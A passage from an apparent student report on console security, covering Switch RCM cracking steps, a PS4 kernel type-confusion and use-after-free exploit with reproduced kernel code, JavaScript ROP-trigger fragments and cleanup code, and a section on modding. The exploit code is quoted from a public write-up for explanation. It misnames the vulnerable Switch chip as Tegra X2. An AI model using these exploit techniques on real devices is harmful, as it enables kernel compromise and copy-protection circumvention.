Hackers found a way to exploit the older Switch consoles in April 2018. This exploitation was hardware-based. It was discovered in an NVIDIA chip, the Tegra X2, but it was only in that particular chip that the hackers were able to bypass secure boot and crack the device. If the chip was patched, they would not be able to do this[27]. To check if your Switch is crackable you can check the serial number next to the charging port and cross-reference this with a forum of crackable Switches made by Essometer[28].

Figure 13: Where to find the serial number on a Switch [27].

How to crack
There is a number of things you will need to crack the Switch. First you will need a microSD card with 64GB or more. Secondly, an RCM jig or a pin that is made into a particular shape and third, a USB-C to USB-A/C cable. First off, the microSD card must be inserted into a computer to download appropriate files for the cracking. There are a bunch of bootloader files that needs to be added. When this is done, the microSD card goes back into the Nintendo Switch. Then you need to shortcircuit the pins on the right side of the Switch like shown in figure [14]. This is the secondary home button for the switch which will give you access to the hardware manufacturing settings. Simultaneously you will have to press the volume up and power button. If done correctly, a notification with ”RCM” will show up on the computer. When this is done, the switch can be disconnected from the computer. What has happened now is that

the Switch is in recovery mode and you can inject a payload onto the system. The microSD card holds the software that you want to use, so all that is needed to be able to use the Android system is to switch to rooted Android[27][29].

Figure 14: The RCM jig needed to short circuit the Switch [27].

The Switch now works as a tablet, with an Android look to it. The joy-cons are no longer connected when you insert them into their slot, they will need to connect via Bluetooth. There may be a small input delay on some of the games that are played in cracked Android mode but in most cases it is unnoticeable. You will no longer need to play with the dedicated controllers even, because of Bluetooth connection. This will even allow you to play heavy games like Halo with Game Streaming. It may not be optimal but it works[27].

4 PS4 Kernel Exploit

4.1 Vulnerability

Via a PCIe man-in-the-middle attack one would be able to get a dump of the ps4 firmware 1.01. Since ps4 is running an operatingsystem based FreeBSD, it will also have a FreeBSD kernel. In order to preform kernel and module initialization processes "export symbols" symbols is requiered. However ps4 also included full ELF symbols in the ps4 1.01 kernel. With this oversight from ps4s part it was beneficial to the reverse engineering process.

One should start off by exploring the kernel by examining built-in metadata in the form of the syscall handler table.
After some recovering of structures one will discover that a large portion of the ps4-spesific syscalls are little more than wrappers to what is essentially a hash table API.

The API exposes the following interface:

```
enum IDT_TYPE : u16 {
    IDT_TYPE_EPORT        = 0x0030,
    IDT_TYPE_SBLOCK       = 0x0040,
    IDT_TYPE_EVF          = 0x0110,
    IDT_TYPE_OSEM         = 0x0120,
    IDT_TYPE_BUDGET       = 0x2000,
    IDT_TYPE_NAMEDOBJ_DBG = 0x5000,
};
struct id_entry {
    struct sx *sxlock;
    char *name;
    void *ptr;
    u64 tid;
    IDT_TYPE kind;
    u16 is_open;
    u16 handle;
    u16 state;
};
struct idt_bucket {
    struct id_entry entries[128];
};
struct id_table {
    struct idt_bucket buckets[64];
    struct mtx mutex;
    u32 num_buckets;
    u32 cur_handle;
```

```
    u32 max_entries;
};
id_table *id_table_create(int max_entries);
void id_table_destroy(id_table *idt);
int id_alloc(id_table *idt, id_entry **ide);
void id_set(id_entry *ide, IDT_TYPE kind, void *data, char *name);
void id_set_open(id_entry *ide, IDT_TYPE kind, void *data, char *name);
int id_is_opened(id_entry *ide);
void id_free(id_table *idt, int handle, id_entry *ide);
void id_unlock(id_entry *ide);
void *id_rlock(id_table *idt, signed int index, IDT_TYPE kind, id_entry **ide);
void *id_rlock_name(id_table *idt, IDT_TYPE kind, char *name, id_entry **ide);
void *id_wlock(id_table *idt, signed int index, IDT_TYPE kind, id_entry **ide);
```

Each process object contain its own "`idt`"(ID table) object.
As one can see from the code snippet above, the hash table essentially just stores pointers to opaque data blobs, along with given `kind` and `name`. Entries may be accessed with either read or write intent.

`IDT_TYPE` is not a bitfield consisting of only unique powers of 2. If we can control the `kind` of an `id_entry` we may be able to cause a type of confusion to occur(assuming we may control `name`). `kind` may be set from usermode via the `namedobj_create` syscalls.

```
struct namedobj_usr_t {
    char *name;
    void *object;
    u64 field_10;
};
int sys_namedobj_create(struct thread *td, void *args) {
  MACRO_EPERM rv; // ebx
  int kind; // er14
  id_table *idt; // r12
  char *name; // r13
  namedobj_usr_t *no; // rbx
  int handle; // er15
  id_entry *ide; // [rsp+8h] [rbp-38h]
  __int64 v10; // [rsp+10h] [rbp-30h]

  rv = EINVAL;
  if ( *(_QWORD *)args ) {
    // Note this is almost completely usermode-controlled!
    kind = *((_DWORD *)args + 4) | 0x1000;
```

```
    idt = td->td_proc->sce_idt;
    name = (char *)malloc(0x20uLL, &M_NAME, 2);
    rv = copyinstr(*(const void **)args, name, 0x20uLL, 0LL);
    if ( rv ) {
      free(name, &M_NAME);
    } else {
      no = (namedobj_usr_t *)malloc(0x18uLL, &M_NAME, 2);
      no->name = name;
      no->object = *((_QWORD *)args + 1);
      handle = id_alloc(idt, &ide);
      if ( handle == -1 ) {
        free(name, &M_NAME);
        free(no, &M_NAME);
        rv = EAGAIN;
      } else {
        id_set(ide, (IDT_TYPE)kind, no, name);
        id_unlock(ide);
        td->td_retval[0] = handle;
        rv = 0;
      }
    }
  }
  return rv;
}
```

Now one needs to find a way to have the kernel access and improperly use an object from our process `idt` which has a `kind` of `0x1000` plus any other number of bits set. This can be found in the following code:

```
struct namedobj_dbg_t {
    u32 field_0;
    u32 _pad_4; // compiler-inserted alignment
    u64 field_8;
    u64 field_10;
    u64 field_18;
    u64 field_20;
};
int namedobj_create_ex(id_table *idt, char *name, u32 a3, u64 a4, u64 a5,
                       u64 a6, u64 a7) {
  namedobj_dbg_t *no_exists; // rax
  int rv; // er13
```

```
  id_entry *ide_existing; // [rsp+20h] [rbp-40h]

  rv = EAGAIN;
  no_exists = (namedobj_dbg_t *)id_rlock_name(idt, IDT_TYPE_NAMEDOBJ_DBG, name,
                                              &ide_existing);
  if ( no_exists )
  {
    no_exists->field_0 = a3;
    no_exists->field_8 = a4;
    no_exists->field_10 = a5;
    no_exists->field_18 = a6;
    no_exists->field_20 = a7;
    id_unlock(ide_existing);
    rv = 0;
  }
  // ... unrelated code removed
  return rv;
}
```

which is accessible from the `mdbg_service` syscall:

```
struct mdbg_service_arg1 {
    u32 field_0;
    u64 field_4;
    u64 field_8;
    u64 field_10;
    u64 field_18;
    u64 field_20;
    char name[32];
};
int sys_mdbg_service(struct thread *td, void *args) {
  signed int rv; // ebx
  void *uptr; // r14
  mdbg_service_arg1 cmd_1; // [rsp+18h] [rbp-68h]

  rv = 78;
  uptr = (void *)*((_QWORD *)args + 1);
  switch ( (unsigned __int64)*(unsigned int *)args ) {
    // ... unrelated code removed
    case 1uLL:
```

```
      rv = copyin(uptr, &cmd_1, 0x48uLL);
      if ( rv )
        break;
      cmd_1.name[31] = 0;
      rv = namedobj_create_ex(
             td->td_proc->sce_idt,
             cmd_1.name,
             cmd_1.field_4,
             cmd_1.field_8,
             cmd_1.field_10,
             cmd_1.field_18,
             cmd_1.field_20);
      break;
      // ... unrelated code removed
  }
  return rv;
}
```

Using the combination of these syscalls, one can induce a type of confusion. first by calling `namedobj_create(name = ''haxplz'', kind = 0x1000 | 0x4000, ...)` will cause the kernel to set a pointer to type `namedobj_usr_t` into the idt. then calling `namedobj_create_ex(name `''haxplz'', ...)` will cause the kernel to access the same pointer, but cast it to type `namedobj_dbg_t`.

4.2 UAF crafting

One way to exploit this type of confusion is to convert it into a use-after-free scenario. This can be done with the help of the `namedobj_delete` syscall:

```
int sys_namedobj_delete(struct thread *td, void *args) {
  struct proc *p; // rax
  id_table *idt; // r15
  namedobj_usr_t *no; // r14
  int rv; // eax
  id_entry *id_out; // [rsp+8h] [rbp-28h]

  p = td->td_proc;
  idt = p->sce_idt;
  no = (namedobj_usr_t *)id_wlock(
                           p->sce_idt,
                           *(_DWORD *)args,
                           (IDT_TYPE)(*((_WORD *)args + 4) & ~0x1000 | 0x1000),
                           &id_out);
```

```
  rv = ESRCH;
  if ( no )
  {
    id_free(idt, *(_DWORD *)args, id_out);
    id_unlock(id_out);
    free(no->name, &M_NAME);
    free(no, &M_NAME);
    rv = 0;
  }
  return rv;
}
```

The type confusion allows you to cast a `namedobj_usr_t` object to a `namedobj_dbg_t` one, and then update all of the `namedobj_dbg_t` fields. Not only will this allow you to write off the end of the actual `namedobj_usr_t` object, it will also allow writing to the lower 32bits of the `namedobj_usr_t.name` pointer, as well as all the other `namedobj_usr_t` fields. The fact that we may only update the lower 32bits of the `namedobj_usr_t.name` is actually a good thing.

The use-after-free primitive we have allows you to `free()` any kernel address which happens to share the top 32bits with `no->name`. This means you can choose any malloc'd pointer to free.

4.3 Finding a UAF Target

`sysctlbyname("kern.file", ...)` will give you various kernel addresses relating to the file object which the kernel uses to manage userspace file descriptors.
From the exploit code:

```
constructor.prototype.getFileDescriptorKernelDataPtr = function(fd) {
    var fd_xf_data = 0;
    sys.getSysCtlByName('kern.file', function(oldp, oldlen) {
        var pid = sys.getCurrentProcessId();
        var file_size = read64(oldp).lo;
        var num_files = oldlen / file_size;
        for (var i = 0; i < num_files; i++) {
            var xf_pid = read32(oldp.plus(i * file_size + 0x08));
            var xf_fd = read32(oldp.plus(i * file_size + 0x10));
            var xf_data = read64(oldp.plus(i * file_size + 0x38));
            if (xf_pid == pid && xf_fd == fd) {
                fd_xf_data = xf_data;
                return;
            }
        }
    });
```

```
    return fd_xf_data;
}
```

A kernel `file.f_data` value in javascript. The type of the object pointed to by `file.f_data` depends on what type of file descriptor it is. Would recommend you to use `kqueue` as this will meet the goal of a target object containing function pointers. The idea will be to overwrite a `kqueue` and then cause one of the function pointers within `kq->kq_knlist->kn_knlist` to be executed, which will point to a ROP chain.

4.4 Together

The code below show the creation of a `kqueue` object in userspace, which then gets put into the kernel after performing a UAF primitive (by using the `kernelfree()`) simply by calling `ioctl()` with it. After it is inserted, executing the syscall `kevent()` with the fd relating to your corrupted file object will cause the kernel to call the `kqueue` object's `kl_unlock` function pointer, which will kick off execution of the ROP chain.

```
// finalize the ropchain and invoke it
constructor.prototype.trigger_kqueue = function() {
    var fakefd = callFunc(syms.libkernel.kqueue).lo;
    var filep = this.leaks.getFileDescriptorKernelDataPtr(fakefd);

    var rop_scratch_len = 0;
    var data_buf_len = this.kqueue_sizeof + this.klist_sizeof + this.knote_sizeof +
        this.filterops_sizeof + this.knlist_sizeof + this.jmpbuf_sizeof +
        rop_scratch_len;
    var data_buf = allocateGCMemory(data_buf_len);
    clearMemory(data_buf, data_buf_len);

    var fakekq      = data_buf;
    var kl          = fakekq.plus(this.kqueue_sizeof);
    var kn          = kl.plus(this.klist_sizeof);
    var fop         = kn.plus(this.knote_sizeof);
    var knl         = fop.plus(this.filterops_sizeof);
    var jmpbuf      = knl.plus(this.knlist_sizeof);
    var rop_scratch = jmpbuf.plus(this.jmpbuf_sizeof);

    // finalize ropchain
    this.emitReturnViaJmpbuf(jmpbuf);

    // create fake kq to execute the ropchain
    var rop_stack = this.rop.getRopStack();
    write64(jmpbuf.plus(0x48), rop_scratch);   // rdi
    write64(jmpbuf.plus(0x60), 0);             // rcx (why?)
```

```
    write64(jmpbuf.plus(0xe0), gadgets.ret);   // next rip
    write64(jmpbuf.plus(0xf8), rop_stack);     // rsp

    // longjmp_tail needs at least 1 stack slot to push next rip onto
    write64(knl.plus(0x08), gadgets.ret);           // kl_lock
    write64(knl.plus(0x10), gadgets.longjmp_tail);  // kl_unlock
    write64(knl.plus(0x18), gadgets.ret);           // kl_assert_locked
    write64(knl.plus(0x20), gadgets.ret);           // kl_assert_unlocked
    write64(knl.plus(0x28), jmpbuf);                // kl_lockarg (passed as
                                                    // rdi to the above funcptrs)

    write32(fop, 1);                         // f_isfd = 1
    write64(fop.plus(0x18), gadgets.ret0);  // f_event = {ret 0}

    write64(kn.plus(0x10), knl);                // kn_knlist
    write32(kn.plus(0x38), this.EVFILT_READ);   // kn_filter = EVFILT_READ (16bit)
    write32(kn.plus(0x50), 2);                  // kn_status = KN_QUEUED
    write64(kn.plus(0x68), fop);                // kn_fop

    write64(kl, kn); // slh_first = &kn

    this.writeFakeMtx(fakekq.plus(0));  // kq_lock
    write32(fakekq.plus(0xa4), 1);      // kq_knlistsize = 1
    write64(fakekq.plus(0xa8), kl);     // kq_knlist = &kl

    var change = allocateGCMemory(this.kevent_sizeof);
    clearMemory(change, this.kevent_sizeof);
    write32(change.plus(8), this.EVFILT_READ);

    // free, try to fill the buffer, then cause it to be used
    this.kernelFree(filep);
    this.ioctlSpray(fakekq, this.kqueue_sizeof);
    callFunc(syms.libkernel.kevent, fakefd, change, 1, 0, 0, 0);

    // safe as long as injected code has fixed the corrupted kqueue
    callFunc(syms.libkernel.close, fakefd);
}
```

4.5 Clean up

This exploit will leave a corrupted file object in the browser's file descriptor table, the first thing for the kernel payload to do is actually to remove that corruption. Otherwise, the kernel will eventually panic[30].

This can be done with the following code:

```
void fix_corrupted_kqueue(struct thread *td) {
    // This method prevents the kernel from crashing (most of the time), but
    // the process will sigsegv when exiting.
    // blog note:
    //   I actually no longer remember if the above comment is true.
    //   I always kexec directly to linux so it doesn't matter to me :)
    struct filedesc *fdp = td->td_proc->p_fd;
    for (int fd = 0; fd < fdp->fd_nfiles; fd++) {
        struct file *fp = fdp->fd_ofiles[fd];
        if (fp && fp->f_type == DTYPE_KQUEUE) {
            struct kqueue *kq = fp->f_data;
            if ((uintptr_t)kq->kq_knlist < VM_USER_MAX) {
                // found the bad one...kill it
                SLIST_REMOVE(&fdp->fd_kqlist, kq, kqueue, kq_list);
                fdp->fd_ofiles[fd] = NULL;
                fdp->fd_ofileflags[fd] = 0;
                return;
            }
        }
    }
}
...
fix_corrupted_kqueue(curthread());
```

5 Physical vs. hardware modding

Modding is short for modification. This could be changing or tweaking parts of a wide variety of products to achieve a goal not directly intended by the designers. Here we will focus on the two variations of modding in the sense of consoles and video games. Modding is legal as long as it abides by the Terms Of Service.

Some key differences says themselves. Hardware modding deals with modification of the console itself whilst software modding modifies the firmware and software that runs on the console or game.

There is many different ways to perform a hardware modification. This could range from tweaking with a few ports to take the entire console apart to modify the motherboard to act differently [31]. Hardware modification runs a high risk of damage as you are tweaking with mechanics that are not indented to be messed with. A hardware modification does not need to be complex, even changing the case or recolouring the console is considered as a modification [31]. The Nintendo Wii was cracked by connecting tweezers on some specific points on the motherboard allowing for data to be moved[22]. With malicious hardware modding on consoles the goal is often times to pirate games on the console. Another way of performing a hardware modification can be with a modchip. The modchip is connected to the consoles motherboard with wiring and position[32]. There is a variety of modchips so some of them are connected differently. The goal with a modchip is to bypass the protection the companies have set on the console and be able to download copied games. Some modchip can also be plugged into a USB port, an video from OzModChips shows how they were able to dump games from the modchip to the consoles hard drive that he could play from [33].

Software modding works with the tweaking of existing code or producing your own code into the game or console. The gaming community often produces mods for games to change how the game looks and works and changing the user experience. This way of software modding is generally allowed and harmless. Even though most gaming mods are harmless they can cost a company money. An example of a software mod for gaming is the custom game Defense Of The Ancients or DOTA. This was created on the popular game Warcraft 3 owned by Blizzard back in 2003 [34] and became very popular as the first MOBA game. As Blizzard had no legal rights over custom games fans made VALVE took the opportunity and made DOTA 2. DOTA 2 is one of the largest games in the world and amasses high revenue. When Valve tried to trademark DOTA Blizzard filed a complaint stating that it was stealing of their brand [35]. Blizzard has decided that games modders create on their world map editor as a custom game will be fully owned by Blizzard[36].

6 Conclusion

This assignment was challenging to complete, since there was a lot of research behind everything. We tried to cover as much of the content as we could, but we missed a bit of understanding when we did not get the time to try it for ourselves. We covered the most important gaming consoles to us, but there are more gaming consoles out there, and most of them are build in a different way. So if you try any of these methods, it has to be that specific console for it to work.

The most common problem we all encountered was time and the amount of research that was needed. We found and used as many sources as we could. We think they are all believable and useful.

We have all gotten a better understanding of the security in video game consoles. We achieved a better understanding of the copyright law.

We have all learned a lot about how video game consoles work on a more detailed level, not just overall. We now understand what you need to do in order to crack something and understand which parts in a console that are critical. All of us thought it was interesting how such a weird thing could be the backdoor into the systems heart.

References

[1] Copyright.gov, *What does copyright protect?* "Unknown". [Online]. Available: https://www.copyright.gov/help/faq/faq-protect.html, accessed: 16.11.2020.

[2] GameDesigning, *Game design copyright patent guide*, 2020. [Online]. Available: https://www.gamedesigning.org/gaming/copyright/, accessed: 20.11.2020.

[3] D. M. L. Project, *Circumventing copyright controls*, 2020. [Online]. Available: https://www.dmlp.org/legal-guide/circumventing-copyright-controls, accessed: 20.11.2020.

[4] M. Rouse, *Digital rights management (drm)*, 2009. [Online]. Available: https://searchcio.techtarget.com/definition/digital-rights-management, accessed: 20.11.2020.

[5] ——, *Digital millennium copyright act (dmca)*, 2011. [Online]. Available: https://whatis.techtarget.com/definition/Digital-Millennium-Copyright-Act-DMCA, accessed: 20.11.2020.

[6] M. Steil, *17 mistakes microsoft made in the xbox security system*, 2005. [Online]. Available: https://www.galu.info/pliki/591-paper_xbox.pdf, accessed: 20.11.2020.

[7] R. Copetti, *Xbox architecture: A practical analysis*, 2020. [Online]. Available: https://www.copetti.org/projects/consoles/xbox/, accessed: 20.11.2020.

[8] A. Huang, *Hacking the xbox: An introduction to reverse engineering*, 2020. [Online]. Available: https://bunniefoo.com/nostarch/HackingTheXbox_Free.pdf, accessed: 20.11.2020.

[9] W. Quade, *Hacking the xbox: An introduction to reverse engineering*, 2017. [Online]. Available: https://quade.co/2017/xbox-tsop-flash/, accessed: 20.11.2020.

[10] Daiatlus79, *The easiest way to soft mod an original xbox*, Unknown. [Online]. Available: https://www.instructables.com/The-Easiest-Way-To-Soft-Mod-An-Original-XBOX/, accessed: 20.11.2020.

[11] Rocky5, *Xbox softmodding tool*, 2020. [Online]. Available: https://github.com/Rocky5/Xbox-Softmodding-Tool, accessed: 20.11.2020.

[12] C. Moman, *Copy xbox games to 360 - bypass the protection code on your xbox games copy any game you want!* 2010. [Online]. Available: https://ezinearticles.com/?Copy-Xbox-Games-to-360---Bypass-the-Protection-Code-on-Your-Xbox-Games-and-Copy-Any-Game-You-Want!&id=3699466, accessed: 20.11.2020.

[13] ConsoleWizard, *Xbox 360 rgh - jtag explained*, 2017. [Online]. Available: https://www.consolewizard.co.uk/blog/xbox-360-rgh-jtag-explained-n13, accessed: 20.11.2020.

[14] CowGuy, *How to jtag your xbox 360 and run homebrew*, "Unknown". [Online]. Available: https://www.instructables.com/How-to-JTAG-your-Xbox-360-and-run-homebrew/, accessed: 20.11.2020.

[15] GlobalShop, *How we work - xbox 360 jtag/rgh/freeboot*, 2018. [Online]. Available: https://www.youtube.com/watch?v=3ncZghtjGnM&ab/_channel=www.GlobalShop.lt, accessed: 20.11.2020.

[16] S. I. Entertainment, *Business development*, [Accessed 20/11/2020], 2020. [Online]. Available: https://www.sie.com/en/corporate/data.html.

[17] M. V. Gamer, *How the sony playstation 2 security was defeated | mvg*, [Accessed 20/11/2020], 2019. [Online]. Available: https://www.youtube.com/watch?v=VGMR6FHey68.

[18] W. Quade, *V12 modbo modchip installation diagram*, 2018. [Online]. Available: https://quade.co/ps2-modchip-guide/modbo/v12/, accessed: 20.11.2020.

[19] daxon210, *Playstation 2 ps2 swap magic 3 dvd cd ver 3.3*, [Accessed 20/11/2020]. [Online]. Available: https://www.ebay.com/itm/Playstation-2-PS2-Swap-Magic-3-DVD-CD-Ver-3-3/254771885895.

[20] tecobo, *Slim ps2 top cover switch magic for slim sony playstation 2 console system 7000*, [Accessed 20/11/2020]. [Online]. Available: https://www.ebay.com/itm/Slim-PS2-Top-Cover-Switch-Magic-for-Slim-Sony-PlayStation-2-Console-System-7000/202353781605.

[21] J. Defender, *What is freemcboot (aka fmcb)?* [Accessed 20/11/2020]. [Online]. Available: https://www.twingalaxies.com/showthread.php/165231-What-Is-FreeMcBoot-(aka-FMCB).

[22] C. Hall, *The key to unlocking the nintendo wii's copy protection was a simple pair of tweezers*, [Accessed 20/11/2020], 2019. [Online]. Available: https://www.polygon.com/2019/10/29/20938279/nintendo-wii-hack-tweezers.

[23] Bitbuilt, *Wii motherboard anatomy 101*, [Accessed 20/11/2020], 2017. [Online]. Available: https://bitbuilt.net/forums/index.php?threads/wii-motherboard-anatomy-101.1286/.

[24] C. Herold, *Essential wii homebrew applications*, [Accessed 20/11/2020], 2019. [Online]. Available: https://www.lifewire.com/essential-wii-homebrew-applications-2498629.

[25] jonesrmj, *How to install the homebrew channel on the nintendo wii (2020)*, [Accessed 20/11/2020], 2020. [Online]. Available: https://www.youtube.com/watch?v=apft70632n8&ab_channel=jonesrmj.

[26] Nintendo, *Nintendo wii end user license agreement*, [Accessed 20/11/2020], 2010. [Online]. Available: https://www.nintendo.com/consumer/info/en_na/docs.jsp?menu=wii&submenu=rvl-doc-eula.

[27] T. BROOKES, *Everything you need to know about nintendo switch modding*, [Accessed 20/11/2020]. [Online]. Available: https://www.howtogeek.com/670631/everything-you-need-to-know-about-nintendo-switch-modding/.

[28] Essometer, *Switch informations by serial number*, [Accessed 20/11/2020]. [Online]. Available: https://gbatemp.net/threads/switch-informations-by-serial-number-read-the-first-post-before-asking-questions.481215/.

[29] collaboration between Nintendo Homebrew's Helpers and f. s. t. A. Staff, *Nh switch guide*, [Accessed 20/11/2020]. [Online]. Available: https://nh-server.github.io/switch-guide/.

[30] fail0verflow, *The first ps4 kernel exploit: Adieu*, [Accessed 20/11/2020]. [Online]. Available: https://fail0verflow.com/blog/2017/ps4-namedobj-exploit/.

[31] C. Harper, *What is "modding?" prominent examples and more*, [Accessed 20/11/2020], 2016. [Online]. Available: https://www.maketecheasier.com/what-is-modding/.

[32] Wikipedia, *Modchip*, [Accessed 20/11/2020], 2020. [Online]. Available: https://en.wikipedia.org/wiki/Modchip.

[33] OzModChips, *Ozmodchips.com tests worlds first ps3 modchip (ps jailbreak)*, [Accessed 20/11/2020], 2010. [Online]. Available: https://www.youtube.com/watch?v=4jOEbZEkp9A.

[34] Wikipedia, *Defense of the ancients*, [Accessed 20/11/2020], 2020. [Online]. Available: https://en.wikipedia.org/wiki/Defense_of_the_Ancients.

[35] P. Haas, *Blizzard, valve settle dota lawsuit*, [Accessed 20/11/2020], 2012. [Online]. Available: https://www.cinemablend.com/games/Blizzard-Valve-Settle-DOTA-Lawsuit-42430.html.

[36] C. Campbell, *A lawyer explains blizzard's change to modding rules*, [Accessed 20/11/2020], 2020. [Online]. Available: https://www.polygon.com/2020/4/22/21228738/warcraft-3-reforged-custom-games-eula-dota.